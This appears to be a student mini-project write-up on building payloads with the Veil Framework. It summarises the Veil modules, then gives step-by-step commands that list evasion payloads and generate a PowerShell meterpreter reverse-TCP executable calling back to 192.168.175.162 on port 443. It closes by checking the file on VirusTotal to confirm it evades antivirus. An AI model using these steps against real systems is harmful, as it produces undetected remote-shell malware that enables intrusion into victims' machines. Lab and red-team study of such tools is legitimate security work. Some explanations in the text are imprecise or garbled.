MINI PROJECT

**PAYLOAD CREATION**

VEIL Framework

Veil Framework means a threat Research. The Veil Framework is a collection of tools designed for use during offensive security testing. When the time calls for it, Mandiant's Red Team will use the Veil-Framework to help achieve their objective. Veil is a tool designed to generate metasploit payloads that bypass common anti-virus solutions. It replaces the package veil-evasionIt currently consists of the following modules :

**i] Veil-Evasion** – It is a tool to generate antivirus-evading payloads using a variety of techniques and languages


**ii] Veil-Catapult** − A psexec-style payload delivery system that integrates Veil-Evasion


**iii] Veil-PowerView** − A powershell tool to gain network situational awareness on Windows domains

**iv] Veil-Pillage** − A modular post-exploitation framework that integrates Veil-Evasion

STEP 1 = Firstly we have to list the payloads available in VEIL Framework.

COMMAND : ./Veil.py --tool Evasion --list-payloads





STEP 2 = After that we create the payload with the help of Veil Framework.

COMMAND : ./Veil.py --tool Evasion -p powershell/meterpreter/rev\_tcp.py --ip 192.168.175.162 --port 443 -o aditya23.exe


--tool = tool which we have opted for payload creation through veil framework.

-p = payload name


--ip = ip address through which it should connect back.

--port = which port to attack .

-o = name of output file name with which payload should be created



STEP 3) After that we have to check the file in virustotal whether it is detecting payload as vulnerable file or not.



As this file is undetectable by any of the antivirus software so can do further process on it but if it was accessable by any one of it then we use encoders for it

But in this case, we will not encode it as it is undetectable by any of antivirus software companies.